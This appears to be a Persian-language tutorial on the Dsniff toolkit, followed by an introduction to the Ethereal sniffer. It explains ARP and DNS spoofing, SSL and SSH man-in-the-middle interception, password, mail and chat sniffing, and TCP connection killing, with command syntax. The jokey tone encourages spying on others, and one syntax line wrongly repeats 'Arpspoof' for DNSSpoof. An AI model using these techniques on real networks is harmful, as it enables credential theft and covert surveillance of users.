این تکنیک به طور خلاصه در شکل زیر به تصویر کشیده شده است . مطابق با این شکل حمله از نوع web mitm در پنج مرحله انجام میشود :



۱. در مرحله اول نفوذگر web mitm و DNS Spoof را روی ماشین خود فعال کرده است.
۲. در مرحله دوم نفوذگر طبق روشی که به نام DNS Spoof در قبل تشریح شد ، ماشین قربانی را به گونه ای گمراه کرده تا مرورگر او آدرس حوزه سایت وب مورد نظر کاربر را به آدرس IP ماشین میانی بنگارد و به اشتباه نشست https را با ماشین نفوذگر برقرار نماید. فرض کنید می خواسته به آدرس www.xzy.com نشست برقرار کند در حالی که با ارسال بسته های جعلی DNS توسط Dnsspoofing گمراه شده و آدرس IP ماشین نفوذگر را با آدرس IP سرویس دهنده واقعی ، اشتباه میگیرد.
۳. در مرحله سوم مرورگر قربانی یک ارتباط https مبتنی بر سوکتهای SSL با نفوذگر برقرار می کند. تمام داده های ارسالی او به برنامه web mitm روی ماشین نفوذگر تقدیم میشود.
۴. در مرحله چهارم ماشین نفوذگر با استفاده از نرم افزار web mitm نقش یک پراکسی را بازی کرده و پس از برقراری ارتباط با مرورگر قربانی ، خودش یک ارتباط SSL با سرویس دهنده مورد نظر کاربر برقرار میکند. حال ارتباط کاربر با سرویس دهنده مورد نظرش برقرار شده و شروع به مبادله داده با آن خواهد کرد در حالی که نفوذگر این داده ها را می بیند.

- در مرحله چهارم web mitm تمام داده های ارسالی از سرویس دهنده به مرورگر و بالعکس را دریافت کرده و در یک پنجره ساده نشان میدهد. نفوذگر میتواند آن ها را ذخیره کرده یا درون آنها دنبال اطلاعات حساس و مهم مثل کلمات عبور بگردد.

- **نکته :** موفقیت نفوذگر در این گونه از حملات منوط به آن است که کاربر پیغام هشدار تغییر گواهینامه دیجیتالی را نادیده بگیرد.

تشریح تکنیک ssh mitm در ابزار Dsniff :

مشابه همین روش ابزار ssh mitm از نشستهای مطمئن مبتنی بر SSL استراق سمع میکند. اگر چه برای برقراری نشست SSH گواهینامه دیجیتالی ارائه نخواهد شد ولی باید یک کلید رمز برای نشست انتخاب گردد. نفوذگر دقیقا مثل روش web mitm به سرویس دهنده و کاربر قرار میگیرد.
ابزار ssh mitm دو نشست هم زمان برقرار میکند :
۱. یک نشست ssh بین خودش و کاربر
۲. یک نشست ssh بین خودش و سرویس دهنده

نشست بین ماشین نفوذگر که برنامه ssh mitm روی آن اجرا شده و ماشین سرویس دهنده مشکل خاص ندارد ولیکن برنامه مشتری (ssh client) یک پیغام هشدار به کاربر خواهد داد مبنی بر اینکه کلید رمزی که سرویس دهنده پیشنهاد کرده را نمی شناسد. پس از آن منتظر صدور فرمان از سوی کاربر میشود. کاربران بی تجربه ممکن است پس از اندکی تامل دستور ادامه کار را صادر کنند. خوب بعد از این کار هم دیگر کاربر ناک اوت می شود !!

بعد از اصول کار و تشریح تئوری و مکانیزم های کار با این ابزار به سراغ کار با خود این برنامه میرویم :

نصب برنامه !!!

اول می روید از همون بالا که گفتم و آدرس دادم میگیرد برنامه را بعد مثل تمام برنامه ها با سه دستور (۱- Configure ۲- Make ۳- Make install) نصب می کنید ، البته لازم به ذکر است که شما نیاز به Open SSL و Berkeley DB و سه کتابخانه Libpcap و Libnet و Libnids دارید . البته بنده بعد از تفحص بسیار یک نسخه باینری با حال را کشف کردم که خوب است برید بگردید بلکه پیداش کنید !!!!!! (نمی خواستم بگم اما نسخه ویندوز این ابزار هم موجود است ولی البته فقط چهار تا از ابزارهای آن).

- نکته ۱ » همیشه به خاطر بسپارید که اول باید Libpcap و بعد باید Libnet و در آخر باید Libnids را نصب بکنید در غیر این صورت ..... (به من چه اصلا !!!)
- نکته ۲ » این برنامه به صورت پیش فرض در /usr/local.sbin مستقر میشود .

معرفی امکانات موجود در این مجموعه :

همان طوری که ۱۰۰ بار گفتم (نمی دانم چرا) این یک مجموعه از ابزارها است . در قسمتهای بعدی مقاله به معرفی این ابزارها میپردازیم لیست ابزارها به قرار زیر است :

۱. ابزار Arpspoof .
۲. ابزار DNSSpoof .
۳. ابزار Dsniff .
۴. ابزار Filesnarf .
۵. ابزار Macof .
۶. ابزار Mailsnarf .
۷. ابزار Msgsnarf .
۸. ابزار Sshmitm .
۹. ابزار TcpKill .
۱۰. ابزار Tcpnice .
۱۱. ابزار Urlsnarf .
۱۲. ابزار Webmitm .
۱۳. ابزار Webspy .

خوب همین ها هستند فکر کنم زیادی هم باشند !!!

۱- معرفی ابزار Arpspoof :

همان گونه که در بالا به طور کامل تشریح کردم فرایند استراق سمع روی سوییچ های شبکه به دلیل ساختار هوشمندی که از ان برخوردار هستند ، مشکل است.
سوییچ رابطی است در شبکه که آدرس MAC کلیه سیستم های میزبان متصل به پورت های ان را میداند. از این بسته ارسالی از طریق سوییچ برای یک سیستم میزبان به خصوص از شبکه تنها توسط ان میزبان دریافت میشود. البته همان گونه که گفتم باز امکان استراق سمع هم وجود دارد که به واسطه جعل پاسخ ARP در مورد سیستم میزبان مستقر در مقصد به وجود می آید. خوب این ابزار (Arpspoof) همین کار را میکند برای ما !! (جعل پاسخ ARP).

به خاطر بیاورید که پروتکل ARP در فرایند ترجمه آدرس های IP به آدرس MAC معادل در یک شبکه Ethernet نقش پایه ای را ایفا میکند. از آنجا که مخاطب پیغام ARP ارسالی تمامی سیستم های میزبان مستقر در شبکه است ، لذا تمامی سیستمهای مزبور پیغام

ارسال شده را در یافت میکنند . در این بین فقط سیستم میزبانی به پیغام ARP جواب میدهد که آدرسی معدل آدرس موجود در پیغام داشته باشد.

خوب وقتی شما ابزار Arpspoof را روی رایانه خود پیکر بندی میکنید وقتی یک پیغام ARP در یافت میکنید این ابزار قادر است ارسال کننده پیغام ARP را در مورد اینکه همان سیستم مورد نظر او است قانع کند (حتی به زور هم که شده ، جدی میگم) !! به این ترتیب سیستم میزبان رباینده میزبان ارسال کننده و سوییچ شبکه را گمراه کرده و پس از دریافت یک کپی از بسته های اطلاعاتی مورد نظر ، مانند یک میانجی ان را برای مقصد واقعی ارسال میکند. (عجب کار کثیفی !!).

الگوی عمومی استفاده از برنامه Arpspoof به صورت زیر می باشد :

Arpspoof *host_to_snarf_packets_from*

که در این دستور به جای " *host_to_snarf_packets_from* " عنوان یا آدرس سیستم میزبانی که بسته های اطلاعاتی مورد نظر از آنجا فرستاده میشود را مینویسیم .

- با استفاده از گزینه i- میتوان رابطه شبکه مورد نظر را مشخص کرد.
- با استفاده از گزینه t- میتوان سیستم های میزبانی را که به این ترتیب قصد گمراه کردن ان را داریم مشخص کرد.

- **یک نکته :** *بنا به پیش فرض ابزار فوق آدرس MAC سیستم میزبان ارسال کننده بسته اطلاعاتی را برابر با آدرس کلیه سیستمهای مستقر در شبکه قرار میدهد. با این حال متداول ترین سیستم میزبان شبکه جهت هدف قرار دادن در این عملیات روتر پیش فرض شبکه است. از آنجا که کلیه ترافیک یک شبکه جهت انتقال به شبکه دیگر چاره ای جز عبور از روتر میانجی ندارد ، قرار دادن ان موجب دست یابی به تمامی بسته های اطلاعاتی ارسال شده از یک شبکه به شبکه دیگر خواهد شد. فراموش نکنید باید بسته ها را نیز برای ادامه کار باید به مقصد مورد نظر با یک مکانیزم که خود می دانید بفرستید .*

۲- معرفی ابزار DNSSpoof :

کاری که این انجام میدهد را به طور کامل تشریح کردم اما به طور خلاصه ، به کمک این ابزار می توانید پاسخ های DNS ارسال شده از یک سرور DNS مستقر در شبکه را جعل کرد.

سرویس DNS از پروتکل ارتباطی User Datagram Protocol یا به زبان ساده تر UDP که یک پروتکل بدون اتصال یا Connectionless است ، جهت انتقال اطلاعات استفاده میکند (پورت ۵۳).
برنامه DNS در سمت مشتری (کاربر یا کلاینت) یک درخواست برای سرور مربوطه ارسال میکند و منتظر در یافت جواب میماند. ابزار Dnsspoof به سادگی یک پاسخ جعلی را برای ماشین کلاینت ارسال میکند. از این فعل انفعالات ماشین مزبور چنین میپندارد که سیستم میزبان این ابزار همان سرور DNS مورد نظر است ؛ چونکه این ابزار همیشه سعی میکند جواب خودش را قبل از جواب DNS واقعی برای طرف بفرستد. این ابزار قادر است تا پاسخ مورد انتظار کلیه در خواست های DNS رسیده از جانب ماشینهای کلاینت را جعل نماید. با این وجود میتوان در صورت تمایل با تهیه یک فایل مثلا با نام a21 در قالبی خاص و ذکر اسامی میزبان ها مورد نظر در ان فرایند ترجمه اسامی میزبان ها به آدرس IP سیستم میزبان این ابزار را تنها شامل حال این سیستم ها نمود.

شکل عمومی دستور در این برنامه به صورت زیر است :

Arpspoof *host_to_snarf_DNS_from*

که در این دستور به جای " *host_to_snarf_DNS_from* " عنوان یا آدرس سیستم میزبانی که بسته های اطلاعاتی مورد نظر از آنجا فرستاده میشود را مینویسیم .

- با استفاده از گزینه i- میتوان رابطه شبکه مورد نظر (مورد استفاده در عملیات) را مشخص کرد.
- با استفاده از گزینه f- می توانید با در دست داشتن فایل a21 (یا مشابه ان با هر اسم دیگری) میتوانید کلیه اسامی میزبانهای ذکر شده در فایل a21 به آدرس IP سیستمی که ابزار Dnsspoof بر روی ان مستقر است ترجمه گردد.

۳- معرفی ابزار Dsniff :

این ابزار مافوق خفن و البته شیطانی و کثیف و آخر پست بودن و اند رذالت است (من را ببخشید). این ابزار یک برنامه استراق سمع پیشرفته جهت دستیابی به کلمات عبور است.

این ابزار قادر است از پروتکل های مختلف از جمله Telnet ، FTP ، Post Office Protocol (همان POP) ، IMAP ، HTTP ، CVS ، Citrix ، SMB ، Oracle و .... کلمات عبور را کشف و البته ضبط کند (لیست کامل پروتکل ها را در بالا آورده ام) .

فرق این ابزار با دیگر ابزارها این است که ابزار دیگر انبوهی از اطلاعات را درباره اتصال و بسته های اطلاعاتی در اختیار قرار میدهد اما ابزار Dsniff فقط تر تمیز نام کاربری و کلمه عبور را به ما میدهد ، و فقط هم به همین درد میخورد و بس !!! (شوخی کردم) .

- نکته : این ابزار تنها جهت دست یابی و ذخیره اطلاعات مفید در یک بانک اطلاعاتی از نوع Berkeley DB طراحی و توسعه یافته است.

گزینه های قابل استفاده در این برنامه عبارتند از :

	گزینه	توضیح عملکرد گزینه
١	-c	استفاده از این گزینه باعث میشود تا جریان TCP تنها در یک جهت (اصطلاحا half-duplex) معتبر باشد به گونه ای که هنگام بهره گیری از ابزار Arpspoof فرایند استراق سمع با صحت و دقت بیشتری همراه شود.
٢	-d	استفاده از این گزینه موجب فعال شدن حالت اشکال زدایی (Debug) ابزار Dsniff میشود.
٣	-f<file>	به کمک این گزینه میتوان مشخصات سرویس های مورد نظر را ، جهت دست یابی به کلمات عبور مربوطه ، از درون یک فایل با قالبی شبیه به قالب /etc/services بار گذاری نمود و در اختیار ابزار Dsniff قرار داد.
٤	-i <if>	به کمک این گزینه میتوان رابط شبکه به خصوصی را جهت شرکت در عملیات مشخص کرد.
٥	-m	استفاده از این گزینه موجب بهره گیری از فایل dsniff.magic جهت تشخیص خودکار پروتکل با توجه به مشخصات تعریف شده در فایل مزبور خواهد شد.
٦	-n	استفاده از این گزینه موجب صرف نظر از نام میزبان میشود.
٧	-r <file>	با استفاده از این گزینه میتوان داده های ذخیره شده طی جلسات قبل را مورد بازخوانی قرار داد (گزینه ١٠ را ببینید)
٨	-s <len>	بهره گیری از این گزینه موجب میشود تا در بیشترین حالت ممکن تعداد اولین <len> بایت از بسته اطلاعاتی موجود مورد توجه قرار بگیرد. گزینه مزبور در صورتی که اطلاعات مربوط به نام کاربر و کلمه عبور بعد از ١٠٢٤ بایت اول ذکر شوند مفید واقع می شود.
٩	-t <trigger>	به کمک این گزینه می توان مجموع از مشخصه های مورد نیاز جهت دستیابی به کلمات عبور را در قالب کلی port/proto=service ذکر کرد. لازم است تا اعضای چنین مجموعه ای را با علامت کاما از یکدیگر جدا کنید. برای نمونه به فرمان زیر توجه کنید : Dsniff -t 23 /tcp=telnet , 21/tcp=ftp , 110/tcp=pop3 * به منظور دستیابی به کلمات عبور جلسات telnet و ftp و pop3 مورد استفاده قرار میگیرد.

۱۰	-w <file>	با استفاده از این گزینه می توان اطلاعات حاصل از عملیات استراق را به منظور استفاده های بعدی (گزینه ۷ را ببینید) در یک فایل باینری ذخیره نمود.

خوب کاربرد با خودتان البته فکر میکنم همه مطالب را گفته ام !!!!!!

۴- معرفی ابزار Filesnarf :

از ابزار TCPDump میتوان در استراق سمع ترافیک ناشی از سرویس Network File System (یا اصطلاحا NFS) نیز بهره گرفت. ابزار Filesnarf به خوبی قادر است قطعات مختلف فایل در حال انتقال از طریق شبکه را طی یک فرایند استراق سمع به دست آورده و ان فایل را مجددا بازسازی نماید. به این ترتیب هر کاربری که از طریق سرویس NFS اقدام به انتقال فایل بر روی شبکه نماید ، Filesnarf یک کپی از ان را در اختیار شما قرار خواهد داد ، حتی در صورتی امکان دستیابی به خروجی NFS در اختیار نباشد.

- با استفاده از گزینه i- میتوان رابطه شبکه مورد نظر (مورد استفاده در عملیات) را مشخص کرد.
- با استفاده از گزینه v- میتوان الگوی دست رسی فایل ها را معکوس کرد.

گزینه دوم موقعی بدرد میخورد که ما مثلا یک سری فایلها را نخواهیم مثلا فایلهای صوتی و ... را شکل دستور به این صورت میشود :

Filesnarf -v "*.mp3"

که با این دستور فایلهای MP3 با هر نامی را نادیده میگیرد .

۵- معرفی ابزار Macof :

این ابزار با ایجاد شلوغی و اغتشاش بیش از حد در شبکه به واسطه ارسال در خواستهای مکرر و تصادفی در مورد آدرس MAC سیستم های میزبان ، موجب از کار انداختن عملکرد سوییچ میانجی در شبکه میشود به طور که سوییچ مزبور عملکردی شبیه به یک هاب ساده پیدا میکند. به این ترتیب راه برای Dsniff و موفقیت بیشتر در عملیات استراق سمع شبکه حاوی سوییچ هموار میشود.

با استفاده از ابزار Macof می توان اقدام به ایجاد ترافیک تصادفی TCP/IP با آدرس MAC تصادفی نموده و با بهره گیری از گزینه های سطر فرمان این برنامه می توان قابلیت های عملیاتی ان را افزایش داد.

- با استفاده از گزینه i- میتوان رابطه شبکه مورد نظر (مورد استفاده در عملیات) را مشخص کرد.
- با استفاده از گزینه های s- و d- به ترتیب جهت تعیین آدرس IP مبدا و مقصد استفاده میشود.
- با استفاده از گزینه های x- و y- برای تعیین پورت های مبدا و مقصد .
- با استفاده از گزینه e- برای تعیین یک آدرس سخت افزاری به عنوان یک هدف.
- با استفاده از گزینه n- جهت تعیین تعداد بسته های ارسالی حاصل از بازسازی مجدد فیل مورد بهره برداری قرار میگیرد.

۶- معرفی ابزار Mailsnarf :

همانگونه که ابزار Filesnarf قادر به بازسازی فایلهای ارسالی از طریق سرویس NFS است ، ابزار Mailsnarf نیز توانایی شگفت انگیزی در بازسازی E-mail ارسالی از طریق پروتکل SMTP و POP دارد.
این ابزار کلیه پیغام ای بازیابی شده را در قالب استاندارد Mbox ذخیره میکند. به این ترتیب با بهره گیری از برنامه های تحت یونیکسی هم چون Mutt و Pine و یا هر برنامه دیگری که به منظور باز خوانی پیغام های E-mail طراحی شده باشد ، می توان محتوای این پیغام ها را مورد مشاهده قرار داد. گزینه های سطر فرمان این ابزار دقیقا مشابه ابزار Filesnarf است ، جزء این که به جای تعیین الگوی دسترسی فایل از یک عبارت منظم (regular expression به منظور تطبیق هدر و بدنه پیغام استفاده میشود).

۷- معرفی ابزار Msgsnarf :

مشابه سایر ابزارهای گروه *snarf ، ابزار Msgsnarf نیز جهت ربودن بسته های اطلاعاتی طراحی شده است.

این ابزار قادر است تا پیغام های رد بدل شده در گپ زنی (Chat) را به راحتی برباید. با استفاده از یک عبارت منظم میتوان الگوی عمومی پیغام های مورد نظر را مشخص کرد. برای مثال میتوان ترتیبی داد تا پیغام هایی که شامل واژه Password هستند توسط این ابزار مورد دست یابی قرار بگیرد.

۸- معرفی ابزار TcpKill :

به کمک این ابزار می توان یک اتصال TCP موجود را به واسطه ساخت یک بسته اطلاعاتی RST (به نشانه reset) و تزریق ان به اتصال TCP مزبور به کلی نابود کرد .

- با استفاده از گزینه i- میتوان رابطه شبکه مورد نظر (مورد استفاده در عملیات) را مشخص کرد.
- با استفاده از یک عدد صحیح بین ۱ تا ۹ می توان میزان تلاشی که این ابزار جهت از بین بردن یک اتصال باید از خود نشان دهد را می توان مشخص کرد . (تخریب یک اتصال با سرعت بالا به مراتب مشکل تر از تخریب اتصالاتی است که از سرعت پایین تر برخوردار است) پیش فرض این گزینه عدد ۳ میباشد.

۹- معرفی ابزار Tcpnice :

در مواردی ممکن است به تخریب کامل اتصال TCP نیاز نباشد. ابزار Tcpnice امکان لازم جهت کند کردن اتصال را به میزان لازم در اختیار قرار می دهد. گزینه های این ابزار مثل ابزار بالایی است . در این ابزار به جای تزریق بسته های اطلاعاتی کشنده RST و تعیین میزان جدیت در فرایند تقریب ، از گزینه n- <increment> به منظور تعیین میزان کند کردن اتصال مورد نظر استفاده میشود ؛ مقدار متغییر increment تعیین کننده چنین شاخصی است . در این میان عدد ۱ مقدار پیش فرض بوده و عدد ۲۰ نیز بیشترین میزانی است که می توان اتصال را کند کرد. ابزار Tcpnice فرآیند کند کردن اتصال را با کاهش میزان داده های که سیستم میزبان مورد نظر قادر به دریافت ان است تنظیم میکند.
بخشی از هدر TCP ، که به اندازه پنجره TCP مربوط است ، به سیستم های میزبان این اجازه را می دهد تا بیشترین حجم اطلاعات قابل کنترل را مشخص کنند. ابزار Tcpnice با بهره گیری از عباراتی نظیر عبارات فیلتر سازی بسته های اطلاعاتی در برنامه TCPDump ترافیک مورد نر را تشخیص و مورد استراق سمع قرار میدهد و به دنبال ان اندازه پنجره TCP را نیز به مقدار لازم کاهش میدهد. با استفاده از گزینه n- به راحتی میتوان میزان کوچک نمای پنجره مزبور را کنترل کرد.
به این ترتیب سیستم میزبان موجود در سمت دیگر اتصال TCP از ارسال بیش از اندازه داده ها خود داری کرده و لذا سرعت اتصال به خودی خود کاهش میابد. جهت دامن زدن به وضعیت پیش آمده ، با بهره گیری از گزینه I– می توان اقدامی را به منظور جعل پاسخ ICMP در سمت دریافت کننده صورت داد تا سیستم میزبان مستقر در سمت ارسال کننده چنین گمان کند که میزبان دریافت کننده اطلاعات با حجم بیش از اندازه داده های دریافتی روبه رو شده است. چنین اقدامی موجب کاهش مضاعف سرعت اتصال TCP خواهد شد.

۱۰- معرفی ابزار Urlsnarf :

عملکرد این ابزار مشابه سایر ابزارهای موجود در جعبه ابزار Dsniff است ، با این اختلاف که آدرس های URL را تحت تاثیر قرار می دهد. ابزار Urlsnarf کلیه آدرس های URL ربوده شده از یک ترافیک HTTP را در قالب فایلی به منظور مراجعات بعدی ثبت می نماید. با وجود این ابزار به راحتی می توان آدرس های را که کاربران یک شبکه محلی به هنگام گشت و گذار بر روی وب مورد مراجعه قرار میدهند مشاهده کرد.

۱۱- معرفی ابزار Sshmitm :

این ابزار به واقع باید خفن ترین و البته خطرناک ترین ابزار موجود در این مجموعه دانست. با اجرای برنامه Dnsspoof به منظور جعل اسامی میزبان ، ابزار Sshmitm (که عنوان کوتاه شده SSH Monkey in the Middle است) قادر به تغییر مسیر ترافیک SSH به سمت ماشین میزبان این ابزار خواهد بود.

برسی مکانیزم این ابزار (البته من به طور کامل تشریح این مکانیزم را در بالا آورده ام ولی به علت فاصله ای که بین این دو است یک یادآوری اجمالی را لازم دیدم) :

این ابزار امکان لازم جهت ربودن اتصال SSH (تغییر اتصال SSH از یک ماشین به ماشین دیگر) را در اختیار قرار میدهد.به این ترتیب کافی است تا برنامه Sshmitm را بر روی پورت ۲۲ مستقر کرد و بگونه ای ان را پیکر بندی کنید که ترافیک SSH به

سمت میزبان مورد نظر هدایت کند. (با استفاده از گزینه p- به راحتی میتوان پورت میزبان ابزار Sshmitm را مشخص نمود) . برای روشن شدن این مطلب به این سناریوی کوتاه زیر توجه فرمایید :
فرض کنید برنامه Dnsspoof را جهت معرفی سیستم میزبان مورد استفاده خود به عنوان سیستم میزبانی با نام orginix به کار گرفته ایم . این ادعا البته کذب محض بوده و آدرس IP سیستم orginix عبارت است از ۱۹۲,۱۶۸,۱,۱۰۰ که با آدرس IP سیستم میزبان برنامه Dnsspoof متفاوت است. از این رو هنگامی که سیستم میزبانی از شبکه با نام Some host اقدام به برقراری اتصالی از نوع SSH با سیستم orginix میکند، این اتصال با سیستم میزبان مورد استفاده ما برقرار میگردد. به این ترتیب با اجرای فرمان زیر :

Sshmitm –p 22 192.168.1.100 22

می توان ترافیک SSH را پیش از ارسال ان به orginix واقعی از سیستم میزبان Some host ربود.

اما به واسطه این عمل چه چیز عاید ما میشود؟ هنگامی که SSH کلیدهای مورد نیاز جهت رمز گذاری داده ها را برای سیستم میزبان Some host ارسال میکند ، ابزار Sshmitm این کلید ها را از سیستم میزبان به سرقت برده و کلید مورد نظر ما را جایگزین میکند. به این ترتیب امکان رمز گشای کلیه اطلاعات رد بدل شده حین اتصال وجود خواهد داشت.

۱۲- معرفی ابزار Webmitm :

عملکرد این ابزار بسیار شبیه عملکرد ابزار Sshmitm است ، با این تفاوت که این بار به جای مکانیزم SSH مکانیزم دیگری با عنوان HTTPS (ترافیک ناشی از وب که به مکانیزم امنیتی Secure Sockets Layer یا اصطلاحا SSL مجهز شده است). بهره گیری از ابزار Webmitm مستلزم استفاده از ابزار دیگری با عنوان Dnsspoof است که پیشتر ان را مورد بررسی قرار دادیم. مشابه ابزار Sshmitm ، در این مورد نیز از یک گواهینامه SSL جعلی با عنوان واسطه (مفهوم " monkey in the middle ") جهت رمز گشایی کلیه داده های رد بدل شده در جلسات وب استفاده می شود. در این مورد تنها شانس کاربر توجه به پیغامی است که برنامه مرور گر وب مورد استفاده وی ، درباره تغییر گواهی نامه وب سایتی که کاربر مزبور در حال مشاهده ان است نمایش میدهد . در صورتی که کاربر مزبور به سادگی این پیغام را نادیده گرفته و به کار گشت زنی بر روی وب ادامه دهد هیچ اختلالی در روند عملیات این ابزار به وجود نمی آید . مشابه عملکرد ابزار Sshmitm در مورد ترافیک ناشی از پروتکل SSH ، ابزار Webmitm نیز امکانات لازم جهت استراق سمع ترافیک HTTPS موجود در قالب را در اختیار ما قرار میدهد.

۱۳- معرفی ابزار Webspy :

آخرین ابزار مورد بررسی از این جعبه ابزار ، ابزاری است با عنوان Webspy که مشابه سایر ابزارهای این مجموعه با هدف استراق سمع اطلاعات جاری در شبکه طراحی شده است .با تعیین آدرس IP سیستم میزبانی از شبکه محلی ، ابزار Webspy قادر است تا با استراق سمع ترافیک وب گسیل شده از ان سیستم بپردازد . به محض این که سیستم میزبان فوق آدرس URL خاصی از وب را مورد دستیابی قرار می دهد، برنامه Webspy نیز همان آدرس را بر روی مرور گر شما بار گذاری خواهد کرد. تنها کافی است تا برنامه مرور گر وب را پیش از فعال کردن ابزار Webspy به اجرا در آورید. به این ترتیب می توانید از اسناد وب دریافتی توسط دوستان خود براحتی مطلع شوید .

با کمی مبالغه می توان گفت این که این بارز ترین نمونه تاخت تاز بر محرمانه ترین رفتار کاربران است.

آموزش ابزار استراق سمع Ethereal

این بخش از سایت امداد امنیت کامپیوتر ایران برداشته شده است

Ethereal ابزاری کد-باز و رایگان است ؛ که آنرا می‌توان در دسته‌ی Sniffer ها جای داد. این نرم‌افزار با توجه به ویژگی‌هایش، یکی از متداول‌ترین ابزارهای آنالیز ترافیک شبکه است، هرچند که در حال حاضر، با وجود گذشت زمان نسبتاً زیادی از معرفی آن، هنوز در مرحله‌ی تست قرار داشته و در زمان نگارش این مطلب آخرین نگارش آن نگارش 0.10.4 است که از پای‌گاه www.ethereal.com قابل دریافت است. لازم به ذکر است که سورس (کد منبع) این نرم‌افزار را نیز می‌توانید از همین آدرس دریافت کنید.

این نرم‌افزار نیز مانند WinDump، پس از نصب، از کتابخانه‌ی Winpcap برای دریافت اطلاعات بسته‌ها استفاده می‌کند، لذا پیش از نصب Ethereal، آخرین نسخه‌ی نرم‌افزار Winpcap را نصب کنید. همان‌طور که گفته شد این بسته امکان دریافت بسته‌ها و استخراج اطلاعات از آن‌ها را، تحت سیستم‌عامل Windows، فراهم می‌کند.

اگر برای اولین بار است که قصد نصب و کار با این دسته از نرم‌افزارها (Sniffer‌ها) را دارید، پیش‌نهاد می‌کنیم ابتدا قسمت اول مقاله‌ی مربوط به WinDump را، که به مقدمه ایی در باب Sniffer‌ها پرداخته است، مطالعه کنید.

Ethereal، به عنوان نمونه ایی از یک Sniffer ، وظیفه ثبت رخدادها، اطلاعات و بسته‌های رد و بدل شده بر روی لایه‌های شبکه را بر عهده دارد. با ثبت داده‌های در حال انتقال بر روی شبکه و تجزیه‌ی آنها، می‌توان بسته‌های اطلاعاتی مربوط به پروتکل‌های متفاوت را از یکدیگر تفکیک نمود و ارتباطات مجزا را شناسایی نمود. همان‌گونه که در معرفی این دسته از نرم‌افزارها گفته شد، این قبیل تحلیل‌ها، می‌توانند به شناسایی ارتباطات خطرناک، تلاش‌های پیاپی برای دست‌یابی به منابع شبکه و نفوذ به آن و یا از کار انداختن نرم‌افزارها و سخت‌افزارها فعال بر روی شبکه، بی انجامد. با این وجود از آنجاکه خروجی این دسته از نرم‌افزارها به حدی پیچیده‌اند که کاربران عادی قادر به تحلیل آنها نیستند، لذا این‌گونه نتیجه‌گیری‌ها و تحلیل‌ها عموماً توسط متخصصین شبکه انجام می‌پذیرد.

نرم‌افزار Ethereal بر روی سه بستر اصلی (یا به زبان ساده تر سیستم عامل) Windows، Linux و Solaris ارایه می‌شود که نسخه ایی که ما بررسی می‌کنیم، نسخه‌ی تحت Windows آن است.

توانایی‌های این دسته از ابزارها را عموماً می‌توان به بخش‌های زیر تقسیم کرد :

- انواع پروتکل‌ها و انواع رابط‌های شبکه ایی که توسط ابزار شناسایی شده و تفکیک می‌گردند.
- روش‌ها و قالب‌های ذخیره‌سازی خروجی برداشت و تحلیل اطلاعات شبکه.
- امکان بازخوانی اطلاعات ذخیره شده توسط نرم‌افزارهای Snuffer های مشابه دیگر.
- امکان استفاده از فیلتر برای پروتکل‌های مختلف.
- قابلیت نصب بر روی محیط‌ها و سیستم‌های عامل متنوع.

البته سادگی کار با نرم‌افزار، به عنوان قابلیت‌های ویژه‌ی رابط کاربری، نیز یکی دیگر از قابلیت‌هایی است که اغلب برای کاربران نیمه‌حرفه ایی و مبتدی اهمیت ویژه ایی دارد.

قابلیت‌های خاص Ethereal را، با توجه به تقسیم‌بندی فوق، می‌توان به شرح دسته‌بندی نمود :

- شناسایی پروتکل‌ها و رابط‌های شبکه‌ی متنوع

این نرم‌افزار قابلیت شناسایی حدود ۵۰۰ نوع پروتکل مجزا را دارد. تنوع این پروتکل‌ها به این نرم‌افزار قدرتی ویژه بخشیده است.

از باب ارتباطات نیز این نرم‌افزار قابلیت دریافت اطلاعات بسته‌های فعال ارتباطات Ethernet، FDDI، Token-Ring، IEEE 802.11، IP over ATM و رابط‌های loopback را دارد.

- ذخیره‌سازی اطلاعات

Ethereal با ایجاد فایل‌های خروجی قابل ویرایش در قالب‌های lippcap(tcpdump)، Sun snoop، Microsoft Network Monitor و Network Associate Sniffer از نظر ذخیره‌سازی اطلاعات نیز ابزاری قدرتمند محسوب می‌شود.

- سازگاری با خروجی نرم‌افزارها و سیستم‌های دیگر

Ethereal قابلیت بازخوانی پرونده‌های اطلاعاتی نرم‌افزارهای مشابه دیگری همچون TCPDump، NAI's Sniffer Pro &، NetXray، MS Network Monitor، Novell LANanalyser، Cisco Secure IDS iplog و غیره را دارد.

- فیلترها

این ابزار، با محدود سازی روش دریافت و تحلیل اطلاعات جمع‌آوری شده از بسته‌ها، در بسیاری از حالات امکان استفاده از فیلترهای پرقدرتی را به کاربر می‌دهد. در عین حال با استفاده از این فیلترهای می‌توان به جست‌وجوی بسته‌ها در میان اطلاعات ذخیره شده نیز پرداخت.

